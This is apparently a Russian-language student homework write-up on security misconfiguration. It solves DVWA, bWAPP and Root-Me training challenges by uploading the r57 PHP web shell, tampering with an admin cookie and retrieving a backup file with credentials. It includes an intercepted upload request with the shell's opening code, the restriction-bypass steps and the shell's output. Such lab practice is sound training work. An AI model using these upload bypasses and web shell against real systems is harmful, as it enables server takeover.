Урок 5. Security misconfiguration


Задание 1:

Решите задание File Upload из проекта DVWA на уровне сложности Low так, чтобы получить шелл на исследуемом ресурсе.

Решение:

Первое, что я сделал, - попробовал просто загрузить шелл r57.php. Не получилось.

Второе — посмотрел в инструментах разработчика код и увидел ограничение по размеру загружаемого файла. Добавил нолик.



Повторил попытку загрузить шелл и получилось!

Vulnerability: File Upload

The PHP module **GD is not installed**.

Choose an image to upload:

Обзор... Файл не выбран.


Upload

../../hackable/uploads/r57.php succesfully uploaded!

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://blogs.securiteam.com/index.php/archives/1268
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

А вот и сам шелл:




Задание 2:

Решите задание “Session Mgmt. - Administrative Portals” из bwapp на уровне сложности medium.

Решение:

В подсказке, которую сложно было не заметить, написано «check the cookie», что я и сделал… Заменил в поле admin значение с 0 на 1 и обновил страницу.




Задание 3:


Исследуйте страницу «Old, Backup & Unreferenced Files» проекта bwapp на наличие уязвимостей. Может ли злоумышленник использовать найденные уязвимости для проникновения на сервер? Ответ обоснуйте.

Решение:

Может. Если перейти на страницу backdoor.php, поправить путь, куда будет сохраняться загружаемый файл, то появляется возможность загружать любой файл на сервер:



И вот результат:



Через такой шелл уже можно управлять сервером.


Задание 4:

* Решите задание https://www.root-me.org/en/Challenges/Web-Server/Backup-file.


Решение:


Решил задание даже без брута. Перебрал несколько вариантов расширений бекапа индексного файла и угадал. Дописал в конце тильду и скачал бекап.

404 Not Found



В нём уже была информация о логине и пароле:





Задание 5:

* Решите задание File Upload из проекта DVWA на уровне сложности Medium так, чтобы получить шелл на исследуемом ресурсе.

Решение:

Загрузил файл, в скрытом инпуте изменил максимальный размер загружаемого файла, отправил, перехватил запрос и отредактировал следующие поля:

MAX_FILE_SIZE и так уже был мной изменён ранее
Content-Type на image/png

и добавил magic byte от png

Burp Project Intruder Repeater Window Help — Burp Suite Community Edition v2021.8.4 - Temporary Project

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Logger | Extender

Intercept | HTTP history | WebSockets history | Options


Request to http://192.168.56.11:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex | \n

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----------------------------766642729667603877903597912
Content-Length: 98330
Origin: http://192.168.56.11
Connection: close
Referer: http://192.168.56.11/dvwa/vulnerabilities/upload/
Cookie: security=medium; security_level=0; PHPSESSID=d3ochpuu28qf0g9qv6ofl6fve6
Upgrade-Insecure-Requests: 1

------------------------------766642729667603877903597912
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000000
------------------------------766642729667603877903597912
Content-Disposition: form-data; name="uploaded"; filename="r57.php"
Content-Type: image/png

89 50 4E 47 0D 0A 1A 0A
<?php

$language='eng';

$auth = 0;

error_reporting(0);
set_magic_quotes_runtime(0);
@set_time_limit(0);
@extract($_REQUEST);
@ini_set('max_execution_time',0);
@ini_set('output_buffering',0);

$safe_mode = @ini_get('safe_mode');
$version = '1.31';
if(version_compare(phpversion(), '4.1.0') == -1)
```

После данных манипуляций я смог отправить запрос дальше и загрузить файл:


192.168.56.11/dvwa/hackable/uploads/r57.php
89 50 4E 47 0D 0A 1A 0A
r57shell 1.31
09-10-2021 10:55:50 [phpinfo] [php.ini] [cpu] [mem] [users] [tmp] [delete]
safe_mode: OFF PHP version: 5.5.9-1ubuntu4.26 cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions :
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_
Free space : 28.52 GB Total space: 34.15 GB
uname -a : Linux ubuntu 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
sysctl : Linux 3.13.0-24-generic
$OSTYPE :
Server : Apache
id : uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd : /var/www/html/dvwa/hackable/uploads (drwxrwxrwx)
Executed command: ls -lia
total 204
135430 drwxrwxrwx 2 root root 4096 Oct 9 10:55 .
135427 drwxrwxrwx 5 root root 4096 Oct 19 2018 ..
135431 -rwxrwxrwx 1 root root 667 Oct 19 2018 dvwa_email.png
1310811 -rw-r--r-- 1 www-data www-data 97886 Oct 9 10:55 r57.php
1310809 -rw-r--r-- 1 www-data www-data 97886 Oct 9 10:52 r57.php.png
:: Execute command on server ::
Run command
Work directory /var/www/html/dvwa/hackable/uploads
Execute
:: Edit files ::
File for edit /var/www/html/dvwa/hackable/uploads
Edit file
:: Aliases ::